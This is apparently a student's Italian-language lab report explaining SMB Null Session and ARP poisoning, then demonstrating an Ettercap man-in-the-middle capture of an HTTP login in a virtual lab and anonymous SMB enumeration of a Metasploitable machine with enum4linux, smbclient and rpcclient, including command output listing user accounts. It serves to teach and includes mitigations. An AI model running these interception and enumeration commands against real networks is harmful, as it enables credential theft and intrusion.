

Report 31/03/2026

Alunno: Pancrazio Giuzio

Traccia : L'esercizio è diviso in due parti. Prima parte Rispondere ai seguenti quesiti:
Esercizio Traccia • Spiegare brevemente cosa vuol dire Null Session • Elencare i sistemi che sono vulnerabili a Null Session e se sono ancora in commercio • Elencare le modalità per mitigare o risolvere la vulnerabilità Null Session • Spiegare brevemente come funziona l'ARP Poisoning • Elencare i sistemi che sono vulnerabili a ARP Poisoning • Elencare le modalità per mitigare, rilevare o annullare l'ARP Poisoning

PRIMA PARTE

La Null Session è una tecnica di attacco che sfrutta il protocollo SMB (Server Message Block) per stabilire una connessione anonima a un sistema Windows, senza fornire credenziali (utente e password vuoti). Questa connessione avviene solitamente tramite la risorsa condivisa nascosta IPC\$ (Inter-Process Communication).

Breve Storia: Nata negli anni '90 con Windows NT e 2000, serviva a facilitare la comunicazione tra macchine in rete. È stata per anni la porta d'accesso principale per l'enumeration: permetteva agli attaccanti di ottenere liste di utenti, gruppi, share di rete e policy di sicurezza senza alcuna autorizzazione.

Sistemi Vulnerabili: Principalmente sistemi legacy come Windows NT, 2000, XP e Server 2003. Sebbene i sistemi moderni (Windows 10/11) la disabilitino di default, è ancora un rischio in reti aziendali datate o configurate male per motivi di retrocompatibilità.

Mitigazione: La soluzione principale consiste nel configurare correttamente il registro di sistema o le Group Policy (voce RestrictAnonymous) per impedire l'accesso anonimo, oltre a bloccare le porte TCP 139 e 445 sui firewall.

2. ARP Poisoning: L'Inganno del Traffico Locale

L'ARP Poisoning (o ARP Spoofing) è una tecnica di attacco ai danni del protocollo ARP, che associa gli indirizzi IP agli indirizzi fisici (MAC) delle schede di rete in una LAN.

Come Funziona: L'attaccante invia messaggi ARP falsi alla rete, dichiarando di essere il proprietario dell'indirizzo IP di un'altra macchina (spesso il router/gateway). In questo modo, il traffico destinato alla vittima viene deviato verso l'attaccante, permettendo attacchi di tipo Man-in-the-Middle (MitM).

Sistemi Vulnerabili: Qualsiasi dispositivo che utilizzi il protocollo IPv4 (Windows, Linux, macOS, smartphone, stampanti). Il protocollo ARP è vulnerabile "per design" perché non verifica l'autenticità dei messaggi che riceve.

Mitigazione e Rilevamento:

Mitigazione: Utilizzo di switch con funzionalità DAI (Dynamic ARP Inspection) e tabelle ARP statiche per i server critici.

Rilevamento: Monitoraggio della rete tramite IDS o software come Arpwatch per identificare cambiamenti sospetti nei MAC address.


Protezione: L'uso di protocolli criptati (HTTPS, VPN, SSH) garantisce che, anche se il traffico viene intercettato, i dati restino illeggibili.

SECONDA PARTE


Esercizio guidato su Ettercap Ettercap è uno strumento di analisi della rete e di attacco di tipo "Man-in-the-Middle" MITM. Ettercap può essere utilizzato per diverse finalità, inclusa la cattura e l'analisi del traffico di rete, il rilevamento di host nella rete, e l'esecuzione di attacchi MITM per intercettare le comunicazioni. Può anche essere configurato per eseguire attacchi di spoofing, come ARP spoofing, per indirizzare il traffico attraverso l'attaccante.

SVOLGIMENTO

In primis abbiamo cambiato la nostra architettura interna di pfsense, in quanto per fare uscire traffico da xp e catturarlo sulla stessa sottorete tramite kali serviva un NAT valido per lo svolgimento con ip statici nella stessa sottorete. Per non fare troppo lavoro e simulare un sito o usare sempre i soliti della DVWA o metasploitable questa volta andremo su : <http://demo.testfire.net/login.jsp> un sito in formato http che potrebbe essere utile per vedere come un MiTM sulla stessa rete possa essere molto pericoloso se i protocolli https non sono attivi,



come possiamo vedere è un http , quindi il testo viaggia in chiaro non avremo problemi quindi con ettercap



ettercap è un tool di kali che puo' fare diverse cose : analisi network , ping redirection , dns spoofing , port stealing (dove l'arp è spoofing è bloccato rubando le porte direttamente dallo switch) e varie altre. come possiamo vedere lanciando l'host discovery abbiamo subito due indirizzi ip e due mac address visibile sulla nostra interfaccia , sappiamo che l'host al quale vogliamo vedere la sessione è il 105 (Xp) e il nostro gateway di PfSense (senza regole) il 50.1 , andremo a selezionarli entrambi come target , in quanto sulla stessa rete il nostro tool "avvelenerà" pacchetti arp delle simulandosi come sistema legittimo pur non essendolo in maniera bidirezionale , dicendo a XP di essere PfSense e viceversa, andiamo ora a vedere tramite il comando arp -a la nostra tabella arp su windows .

```
C:\Documents and Settings\Administrator>arp -a


Interfaccia: 192.168.50.105 --- 0x2
Indirizzo Internet      Indirizzo fisico      Tipo
192.168.50.1            08-00-27-97-87-7e    dinamico
192.168.50.100          08-00-27-5b-8b-71    dinamico

C:\Documents and Settings\Administrator>
```


come possiamo vedere dopo aver fatto popolare la nostra arp table , notiamo che la nostra kali è attiva e che l'indirizzo mac corrisponde alla PfSense. procediamo ora all'attacco in se .

1 0.000000000	PCSSystemtec_5b:8b:.. PCSSystemtec_5c:8d:.. ARP	42 192.168.50.1 is at 08:00:27:5b:8b:71
2 0.001079334	PCSSystemtec_5b:8b:.. PCSSystemtec_97:87:.. ARP	42 192.168.50.105 is at 08:00:27:5b:8b:71 (duplicate use of 192.168.50.1 detected!)
3 10.012582975	PCSSystemtec_5b:8b:.. PCSSystemtec_5c:8d:.. ARP	42 192.168.50.1 is at 08:00:27:5b:8b:71
4 10.013336754	PCSSystemtec_5b:8b:.. PCSSystemtec_97:87:.. ARP	42 192.168.50.105 is at 08:00:27:5b:8b:71 (duplicate use of 192.168.50.1 detected!)
5 20.024464903	PCSSystemtec_5b:8b:.. PCSSystemtec_5c:8d:.. ARP	42 192.168.50.1 is at 08:00:27:5b:8b:71
6 20.025218547	PCSSystemtec_5b:8b:.. PCSSystemtec_97:87:.. ARP	42 192.168.50.105 is at 08:00:27:5b:8b:71 (duplicate use of 192.168.50.1 detected!)

dopo aver lanciato l'attacco arp poisoning vediamo tramite wireshark che effettivamente un segnale esistente c'è , ma nessuna regola sul firewall fa in modo che l'attacco continui anche se c'è un duplicato indirizzo di 192.168.50.1 .



Effettuando il login su quella che è questa pagina web a solo scopo educativo , possiamo vedere che tutto sembra normale ma in realtà dopo aver premuto sul login cio' che abbiamo scritto in http è stato catturato da ettercap e già visualizzato come sessione id .



vediamo chiaramente che dal 50.1 mac address stesso della pfSense abbiamo una risposta ottenuto eventuali credenziali.

PARTE EXTRA

Leggere il file /etc/passwd sul target Metasploitable sfruttando la vulnerabilità NULL Session di SMB con il tool smbclient. Testare anche il comando: enum4linux.

iniziamo con il comando

```
enum4linux -u "" -p "" 192.168.50.101
```

questo comando andrà a verificare sulla metasploitable l'enumerazione delle porte possibile con -u (user vuota "") e -p(password vuota "") ovviamente sappiamo già che troverà determinati risultati ma andiamo ad enumerarla lo stesso .

```
(kali@kali)-[~]
└─$ enum4linux -u "" -p "" 192.168.50.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Mar 31 09:14:32 2026

===== ( Target Information ) =====
Target ..... 192.168.50.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.50.101 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Session Check on 192.168.50.101 ) =====

[+] Server 192.168.50.101 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.50.101 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
enum4linux complete on Tue Mar 31 09:14:32 2026

(kali@kali)-[~]
└─$
```

come possiamo vedere trova subito durante l'enumerazione i campi vuoti e la nullsession , ho dovuto fare piu' tentativi in quanto la mitigazione provata la scorsa volta aveva effettivamente mandato in tilt la macchina non facendo lavorare smb protocol.

procediamo ora con smb client

SMBCLIENT è un tool da terminale (simile a un client FTP) che serve per interagire con le cartelle condivise in rete tramite il protocollo SMB. In pratica, ci permette di "entrare" in un computer remoto, vedere quali cartelle ha messo in comune e scambiare file. In questo caso lo andremo ad usare con -n ovvero come NULL session , in automatico così cercherà di entrare in cartelle condivise senza credenziali.

```
(kali㉿kali)-[~]
$ smbclient -L //192.168.50.101 -N
Anonymous login successful

      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      tmp             Disk      oh noes!
      opt             Disk
      IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup       Master
      WORKGROUP       METASPLOITABLE
```

come possiamo vedere il -L ci ha elencato le liste delle cartelle condivise , vediamo subito la null session IPC\$ che quella che ci permette proprio di eseguire la null session.

andiamo a connetterci ora in tmp

```
Session Actions Edit View Help

(kali㉿kali)-[~]
$ smbclient //192.168.50.101/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> helo
helo: command not found
smb: \> help
?          allinfo      altname      archive      backup
blocksize  cancel        case_sensitive cd            chmod
chown      close         del          deltree      dir
du         echo          exit         get          getfacl
geteas     hardlink      help         history      iosize
lcd        link          lock         lowercase    ls
l          mask          md           mget         mkdir
mkfifo     more          mput         newer        notify
open       posix         posix_encrypt posix_open    posix_mkdir
posix_rmdir posix_unlink  posix_whoami print         prompt
put        pwd           q            queue        quit
readlink   rd            recurse      reget        rename
reput      rm            rmdir        showacls     setea
setmode    scopy         stat         symlink      tar
tarmode    timeout       translate    unlock       volume
vuid       wdel          logon        listconnect  showconnect
tcon       tdis          tid          utimes       logoff
..         !
smb: \> █
```

provando ad andare su psswd tramite more riscontro solo problemi, in questo caso provero' con get

```

(kali@kali)-[~]
$ smbclient //192.168.50.101/tmp -N

Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Tue Mar 31 09:45:07 2026
..               DR          0   Sun May 20 14:36:12 2012
.ICE-unix        DH          0   Tue Mar 31 09:00:32 2026
.X11-unix        DH          0   Tue Mar 31 09:01:24 2026
.X0-lock        HR         11   Tue Mar 31 09:01:24 2026
4529.jsvc_up     R           0   Tue Mar 31 09:02:35 2026

7282168 blocks of size 1024. 5436940 blocks available
smb: \> get /etc/passwd
NT_STATUS_OBJECT_PATH_NOT_FOUND opening remote file \etc\passwd
smb: \> more /etc/passwd
NT_STATUS_OBJECT_PATH_NOT_FOUND opening remote file \etc\passwd
smb: \> cd /etc
cd \etc\ : NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd /etc/
cd \etc\ : NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> █

```

l'elemento non è restituito sembra che l'accesso a etc non mi sia consentito in quanto l'oggetto non è stato trovato.

Durante il test su 192.168.50.101, l'accesso diretto alla share /root è stato negato (NTSTATUS ACCESS_DENIED). Tuttavia, sfruttando la risorsa IPC\$ tramite una Null Session, è stato possibile interrogare le pipe RPC del server. Il comando rpcclient ha confermato la vulnerabilità permettendo l'enumerazione completa degli account di sistema, ottenendo così le stesse informazioni (nomi utenti e RID) contenute nel file /etc/passwd senza alcuna autenticazione.

```
(kali㉿kali)-[~]  
$ smbclient //192.168.50.101/\ " -N
```

```
Anonymous login successful  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

```
(kali㉿kali)-[~]  
$ rpcclient -U "" -N 192.168.50.101 -c "enumdomusers"
```

```
user:[games] rid:[0x3f2]  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]  
user:[bin] rid:[0x3ec]  
user:[mail] rid:[0x3f8]  
user:[distccd] rid:[0x4c6]  
user:[proftpd] rid:[0x4ca]  
user:[dhcp] rid:[0x4b2]  
user:[daemon] rid:[0x3ea]  
user:[sshd] rid:[0x4b8]  
user:[man] rid:[0x3f4]  
user:[lp] rid:[0x3f6]  
user:[mysql] rid:[0x4c2]  
user:[gnats] rid:[0x43a]  
user:[libuuid] rid:[0x4b0]  
user:[backup] rid:[0x42c]  
user:[msfadmin] rid:[0xbb8]  
user:[telnetd] rid:[0x4c8]  
user:[sys] rid:[0x3ee]  
user:[klog] rid:[0x4b6]  
user:[postfix] rid:[0x4bc]  
user:[service] rid:[0xbbc]  
user:[list] rid:[0x434]  
user:[irc] rid:[0x436]  
user:[ftp] rid:[0x4be]  
user:[tomcat55] rid:[0x4c4]  
user:[sync] rid:[0x3f0]  
user:[uucp] rid:[0x3fc]
```

```
(kali㉿kali)-[~]  
$ █
```